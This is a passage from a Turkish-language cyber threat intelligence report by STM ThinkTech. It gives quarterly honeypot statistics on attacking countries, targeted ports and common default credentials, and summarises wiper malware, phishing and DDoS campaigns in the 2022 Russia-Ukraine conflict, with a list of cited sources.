
Etki

APT28'in, hedef aldığı sistemler üzerinde gerçekleştirdiği aktiviteler sonucunda verileri değiştirdiği (data manipulation), verileri şifrelediği (data encryption), verileri imha ettiği (data destruction), sistem üzerinde çalışan servisleri durdurduğu, hesap erişimlerini kaldırdığı ve sistemi yeniden başlattığı/kapattığı (reboot/shutdown) tespit edilmiştir. APT28 grubunun ilk gerçekleştirdiği saldırılarda website defacement saldırısı gerçekleştirilerek web sitelerinin arayüzlerini değiştirdiği ve 2016 yılında, Dünya Dopingle Mücadele Ajansına (World Anti-Doping Agency) yönelik dağıtık hizmet dışı bırakma (DDoS) saldırısı gerçekleştirdiği görülmüştür. Ek olarak, grubun gerçekleştirdiği aktivitelerin izlenmesini ve tespit edilmesini zorlaştırmak amacıyla disk üzerindeki verileri (log kayıtları gibi) geri döndürülemeyecek şekilde sildiği (Disk Wipe) tespit edilmiştir.

HONEYPOT VERİLERİ

Bu rapor üç ay içinde Honeypot sensörlerimizden topladığımız verilerle oluşturulmuştur. En çok saldırı toplanan ülkeler, portlar, en çok denenen parolalar ve kullanıcı isimleri gibi veriler azalan sırada listelenerek inceleme için sunulmuştur.

2022'nin Ocak, Şubat ve Mart ayları boyunca Honeypot sensörlerimize toplam 6.137.330 saldırı gelmiştir.



Şekil 42: Gelen saldırıların ülkelere göre dağılımı.

Saldıran Ülke	Saldırı Sayısı
Hindistan	1.308.325
ABD	632.803
Vietnam	490.319
Rusya	467.125
Çin	429534
Meksika	340.747
Pakistan	144.281
İran	139.788
Japonya	139.191
Brezilya	117.270

Tablo 5: En çok saldırı gelen ülkeler ve saldırı sayıları.

Toplanan veriler incelendiğinde, en çok saldırı gelen ülkenin Hindistan olduğu, sonrasında ABD, Vietnam, Rusya ve Çin'in onu takip ettiği görülmektedir. Geçtiğimiz aylarda Rusya'dan gelen saldırı sayısında büyük artış gözlemlenmiştir. Bunun nedeninin 24 Şubat'ta başlayan ve devam etmekte olan Rusya'nın Ukrayna'yı işgal girişimiyle Rus tehdit aktörlerinin aktivitelerindeki artış olduğu düşünülmektedir.

Saldırılan Port	Saldırı Sayısı
445 - SMB	3.372053
3389 - RDP	347.435
22 - SSH	280.952
25 - SMTP	55.496
8080 - HTTP-ALT	22.259
443 - HTTPS	21.966
23 – TELNET	18.005
5555 – VPN	12.258
5038 – MLDB	11.861
7070 – AnyDesk RD	5.745

Tablo 6: En çok saldırı gelen portlar, bu portları kullanan servisler ve saldırı sayıları.

Yukarıdaki tablo incelendiğinde, en çok saldırının SMB servisinin kullandığı port 445'e geldiği görülmektedir. SMB servisi, sunucuların paylaşılan dosyalar ve yazıcılar için kullandığı servis olduğundan, bu servisin diğer servislere kıyasla çok daha fazla saldırı alması beklenen bir durum olarak değerlendirilmektedir. SMB'yi sırasıyla RDP, SSH ve SMTP servisleri takip etmektedir. Son iki en çok saldırı alan port dikkat çekmektedir. Makine öğrenmesi uygulamalarında kullanılan açık kaynaklı bir veritabanı uygulaması olan MLDB'nin kullandığı port 5038'e ve AnyDesk uzak masaüstü uygulamasına yönelik saldırıların arttığı gözlemlenmektedir. AnyDesk, Windows sistemlerde sıkça kullanılan bir uygulama olduğundan kullanıcıların önlem almaları tavsiye edilmektedir.

Denenen Parola	Denenme Sayısı
123456	8.151
admin	8.039
nproc	7.771
123	3.067
password	2.279
root	1.991
1	1.785
user	1.721
1234	1.693
12345	1.276

Tablo 7: SSH ve RDP honeypotlarımız üzerinde en çok denenen parolalar ve deneme sayıları.

Denenen parolalar incelendiğinde, birçok yönetim arayüzünün standart olarak kullandığı parolalar olan admin, root, user gibi kelimeler gözlemlenmektedir. Bu parolaların test süreci tamamlanır tamamlanmaz değiştirilmesi ve karmaşık, 12-16 karakterli, özel karakter içeren parolalarla değiştirilmesi analistlerimiz tarafından tavsiye edilmektedir.

Denenen Kullanıcı Adı	Denenme Sayısı
Root	148.468
nproc	7.771
admin	7.644
user	5.503
support	2.787
test	2.761
ubuntu	1.584
postgres	1.187
oracle	1.060
ftpuser	877

Tablo 8: SSH ve RDP honeypotlarımız üzerinde en çok denenen kullanıcı adları ve deneme sayıları.

Denenen kullanıcı adları incelendiğinde, yeni kurulmuş olan sistemlerin sıklıkla kullandığı root, admin, user gibi kullanıcı adlarının saldırganlar tarafından tercih edildiği görülmektedir. Kurulumu tamamlanan servislerin ve yönetim panellerinin kullanıcı adlarının en kısa zamanda değiştirilmesi ve kurulan sistemlerin kendi isimlerinin kullanılmaması (örn. ubuntu, postgres, oracle, ftp) tavsiye edilmektedir.

DÖNEM KONUSU

7. Rusya-Ukrayna Savaşındaki Siber Operasyonlar

Rusya 24 Şubat'ta Ukrayna'da başlattığı işgalin ilk günlerinde Check Point Research'e (CPR) göre, Ukrayna askeri ve devlet kurumlarına yönelik çevrimiçi saldırılarını yüzde 196 arttırdı. Buna karşılık olarak Ukrayna, uluslararası duyarlılığı harekete geçirmeye ve Rusya'daki askeri ve kritik altyapı hedeflerine saldırmak için bir siber güvenlik uzmanları ordusu oluşturmaya çalışarak siber uzayda benzersiz bir strateji izledi. Aşağıda iki tarafın birbirine karşı gerçekleştirdiği siber saldırılar ele alınmaktadır.

Rusya Taraftarları

Rus DDOS Kampanyası

Rusya, 2022'nin Şubat ayı başlarında Ukrayna web sitelerine karşı bir dizi DDoS (Distributed Denial of Service) saldırısı başlattı. Saldırılar Ukrayna bankacılık ve savunma web sitelerini hedef aldı ve bildirildiğine göre Rus askeri istihbarat teşkilatı GRU tarafından başlatıldı.

Rus taraftarı grupları malware-as-a-service platformu olan DanaBot[15] aracını kullanarak, Ukrayna Savunma Bakanlığı web sitelerine yönelik DDOS saldırılarına devam etmiştir.

WhisperGate

Microsoft'a göre[16] kötü amaçlı WhisperGate olarak adlandırılan wiper yazılımı, 13 Ocak 2022'de Ukrayna sistemlerinde gözlemlenmiştir. Wiper yazılımı, ransomware (fidye yazılımı) gibi görünecek şekilde tasarlanmıştı ve kurbanlara, verilerinin şifresini bir ücret karşılığında çözmenin bir yolu gibi görünen bir yöntem sunuyordu ancak gerçekte wiper yazılım sistemi siliyordu.

HermeticWiper

Siber güvenlik şirketleri tarafından 13 Şubat 2022'de tespit edilen[17] ve HermeticWiper olarak adlandırılan yeni wiper atakları gerçekleştirilmiştir. HermeticWiper yanında yayılması için kullanılan worm (solucan) da dağıtılmıştı.

IsaacWiper

Rusya, 24 Şubat 2022'de IsaacWiper adlı bir wiper yazılımıyla Ukrayna hükümet sistemlerine saldırdı [18]. IsaacWiper saldırıları HermeticWiper saldırılarından sonra başlatıldı, fakat HermeticWiper saldırılarından çok daha hedefe odaklı bir kötü amaçlı yazılımdı.

UNC1151

7 Mart'ta UNC1151'in Ukrayna hükümet sistemlerine halka açık bir arka kapı olan MicroBackdoor'u kurduğu tespit edildi[19]. Saldırı vektörü ve hedeflenen ajanslar bilinmemektedir.

UNC1151'in ayrıca, Mart ayı başlarında Ukrayna ve Polonya hükümetlerine ve ordularına karşı bir kimlik avı kampanyası başlattığı tespit edildi ancak herhangi bir ağa girip girmedikleri belirlenemedi.

Oltalama Atak Girişimlerinde Ukrayna Ordusunun Hedeflenmesi

.25 Şubat'ta Ukrayna'nın Bilgisayar Acil Müdahale Ekibi, Belarus devlet destekli hacker grubu UNC1151'i toplu bir kimlik avı saldırısında askeri personelinin e-posta hesaplarını hack'lemeye çalışmakla suçladı[20]. Hacker'lar ele geçirdikleri hesaplarla, daha fazla kötü amaçlı e-posta gönderdiler.

APT28

Rus tehdit aktörü APT28 (Pawn Storm, Fancy Bear, Sofacy, Tsar Team, Strontium ve Sednit olarak da biliniyor), popüler Ukrayna medya şirketi UKRNet'in kullanıcılarını hedef alan bir kimlik avı kampanyası başlattı. Google'ın Tehdit Analizi Grubu[21] tarafından tespit edildikten sonra kampanyanın askıya alındığı görülmektedir.

CaddyWiper

Siber güvenlik araştırmacıları, 14 Mart 2022'de yeni bir wiper yazılımı saldırısı gerçekleştirildiğini tespit ettiler. Bu wiper yazılımı, etkilenen ağa erişimi sürdürürken hasar verecek şekilde tasarlanmıştır.

Ukrayna Taraftarları

Anonymous

Anonymous grubu, 1 Mart'ta Rus devletine karşı "savaş ilan etti" ve grup, Rus devlet medyası tarafından yönetilen engelli sitelerine sahip olduğunu iddia etti [22]. Anonymous ayrıca, Rus devletine ait birkaç televizyon kanalını hack'lediğini iddia etti.

10 Mart'ta Anonymous, medyayı izlemekten ve sansürlemekten sorumlu Rus ajansı Roskomnadzor'un sistemlerini ihlal ettiğini duyurdu. Grup 360.000'den fazla dosya sızımına sebep oldu.

IT Army of Ukraine

IT Army of Ukraine, yüz binlerce üyesi olan bir Telegram kanalına önemli hedefler göndererek işlev görürken, bireyler veya gruplar belirtilen hedeflere saldırı başlatmak için verilen verileri kullandılar. IT Army of Ukraine birkaç Rus bankasının web sitelerini, Rus elektrik şebekesini ve demiryolu sistemini hedef aldı ve stratejik öneme sahip diğer hedeflere yönelik yaygın DDoS saldırıları başlattı[23].

Belarus Siber Partizanları Tren Sistemlerine Saldırısı

Belarus demiryollarına atak gerçekleştiren grup, bilet satın almak için kullanılan web sitelerini çökerttiler. Ancak web sitesinin yayından kaldırılmasının ötesinde saldırıların ölçeği ve ciddiyeti belirsizdir[24].

RuRansom Wiper

1 Mart 2022'de MalwareHunterTeam tarafından fark edilen[25] RuRansom bir wiper yazılımı gibi davranır ve mağdurlara sistemlerinin şifresinin çözülmesi için ödeme yapma fırsatı sunmaz. Kötü amaçlı yazılım, kurbanın sistemlerinde bir Rus IP adresi olup olmadığını kontrol eder ve bulamazsa, yürütmeyi durdurur.

KAYNAKÇA

[1] Toan Nguyen and Nasir D Memon, «Smartwatches locking methods: A compara- tive study,» %1 içinde *SOUPS*, 2017.

[2] Yue Zhao, Zhongtian Qiu, Yiqing Yang, Weiwei Li, and Mingming Fan, «An empirical study of touch-based authentication methods on smartwatches,» %1 içinde *ACM International Symposium on Wearable Computers*, 2017.

[3] «Samsung patent illustrates continued work on under-display fingerprint scanning for future smartphones and galaxy watch. https://www.patentlymobile.com/ 2018/11/samsung- patent-illustrates- continued- work- on- under- display- f in gerprint-scanning-for-,» [Çevrimiçi]. [Erişildi: 30 07 2020].

[4] «ECG wearables: How they work and the best on the market. https://www.wareabl e.com/health-and-wellbeing/ecg-heart-rate-monitor-watch-guide-6508,» [Çevrimiçi]. Available: https://www.wareable.com/health-and-wellbeing/ecg-heart-rate-monitor-watch-guide-6508. [Erişildi: 30 07 2020].

[5] Toan Nguyen and Nasir D Memon, «Smartwatches locking methods: A comparative study,» %1 içinde *SOUPS*, 2017.

[6] Laurindo de Sousa Britto Neto, Vanessa Regina Margareth Lima Maike, Fer- nando Luiz Koch, Maria Cecília Calani Baranauskas, Anderson de Rezende Rocha, and Siome Klein Goldenstein, «A wearable face recognition system built into a smartwatch and the blind and low vision users.A wearable face recognition system built into a smartwatch and the blind and low vision users.,» %1 içinde *International Conference on Enterprise Information Systems*, 2015.

[7] J. W. Ryu, Interviewee, *FiDELYS - The world's first iris recognition enabled smartwatch.* [Röportaj]. 24 06 2014.

[8] «Samsung patents smartwatch with vein authentication,» [Çevrimiçi]. Available: https://www.planetbiometrics.com/article-details/i/4121/desc/samsung-patents-smartwatch-with-vein-authentication/. [Erişildi: 30 07 2020].

[9] Attaullah Buriro, Bruno Crispo, Mojtaba Eskandri, Sandeep Gupta, Athar Mah- boob, and Rutger Van Acker, « Snap auth: a gesture-based unobtrusive smartwatch user authentication scheme,» %1 içinde *International Workshop on Emerging Technologies for Authorization and Authentication*, 2018.

[10] Attaullah Buriro, Rutger Van Acker, Bruno Crispo, and Athar Mahboob, «Airsign: a gesture-based smartwatch user authentication,» %1 içinde *International Carnahan Conference on Security Technology (ICCST)*, 2018.

[11] Rinat Khusainov, Djamel Azzi, Ifeyinwa E Achumba, and Sebastian D Bersch, «Real-time human ambulation, activity, and physiological monitoring: Taxonomy of issues, techniques, applications, challenges and limitations,» %1 içinde *Sensors*, 2013.

[12] N. F. Samreen ve M. H. Alalfi, «A Survey of Security Vulnerabilities in Ethereum Smart Contracts,» 14 May 2021. [Çevrimiçi]. Available: https://arxiv.org/pdf/2105.06974.pdf.

[13] Y.-Y. C. M. Theofanos, 'Passwords Keep Me Safe' – Understanding What Children Think about Passwords, 2021.

[14] A. B. R. A. a. A. G. Jeff Yan, «Password memorability and security: Empirical results,» %1 içinde *IEEE Security and Privacy*, 2004.

[15] B. S.-G. Dennis Schwarz, «DanaBot Launches DDoS Attack Against the Ukrainian Ministry of Defense,» zscalar, 2 Mart 2022. [Çevrimiçi]. Available: https://www.zscaler.com/blogs/security-research/danabot-launches-ddos-attack-against-ukrainian-ministry-defense.

[16] «Destructive malware targeting Ukrainian organizations,» Microsoft, 15 Ocak 2022. [Çevrimiçi]. Available: https://www.microsoft.com/security/blog/2022/01/15/destructive-malware-targeting-ukrainian-organizations/.

[17] J. A. Guerrero-Saade, «HermeticWiper | New Destructive Malware Used In Cyber Attacks on Ukraine,» SentinelLabs, 23 Şubat 2022. [Çevrimiçi]. Available: https://www.sentinelone.com/labs/hermetic-wiper-ukraine-under-attack/.

[18] «ESET Research: Ukraine hit by destructive attacks before and during the Russian invasion with HermeticWiper and IsaacWiper,» ESET, 1 Mart 2022. [Çevrimiçi]. Available: https://www.eset.com/int/about/newsroom/press-releases/research/eset-research-ukraine-hit-by-destructive-attacks-before-and-during-the-russian-invasion-with-hermet/.

[19] «MicroBackdoor Used in Attacks Against Ukraine Organizations,» Fortinet, 9 Mat 2022. [Çevrimiçi]. Available: https://www.fortiguard.com/threat-signal-report/4447/microbackdoor-used-in-attacks-against-ukraine-organizations.

[20] C. Cimpanu, «Ukraine says Belarusian hackers are targeting its military personnel,» The Record, 22 Şubat 2022. [Çevrimiçi]. Available: https://therecord.media/ukraine-says-belarusian-hackers-are-targeting-its-military-personnel/.

[21] S. Huntley, «An update on the threat landscape,» Google, 7 Mart 2022. [Çevrimiçi]. Available: https://blog.google/threat-analysis-group/update-threat-landscape-ukraine/.

[22] D. Milmo, «Anonymous: the hacker collective that has declared cyberwar on Russia,» The Guardian, 27 Şubat 2022. [Çevrimiçi]. Available: https://www.theguardian.com/world/2022/feb/27/anonymous-the-hacker-collective-that-has-declared-cyberwar-on-russia.

[23] J. M. Kyle Fendorf, «Tracking Cyber Operations and Actors in the Russia-Ukraine War,» cfr, 15 Mart 2022. [Çevrimiçi]. Available: https://www.cfr.org/blog/tracking-cyber-operations-and-actors-russia-ukraine-war.

[24] A. Vicens, «Belarusian hackers launch another attack, adding to chaotic hacktivist activity around Ukraine,» CyberScoop, 28 Şubat 2022. [Çevrimiçi]. Available: https://www.cyberscoop.com/belarusian-hacktivists-launch-another-attack-russia-cyber-hacktivism/.

[25] C. P. Jaromir Horejsi, «New RURansom Wiper Targets Russia,» TrendMicro, 8 Mart 2022. [Çevrimiçi]. Available: https://www.trendmicro.com/en_us/research/22/c/new-ruransom-wiper-targets-russia.html.

STM

www.stm.com.tr

/STMDefence

thinktech

STM Teknolojik Düşünce Merkezi

thinktech.stm.com.tr

/STMThinkTech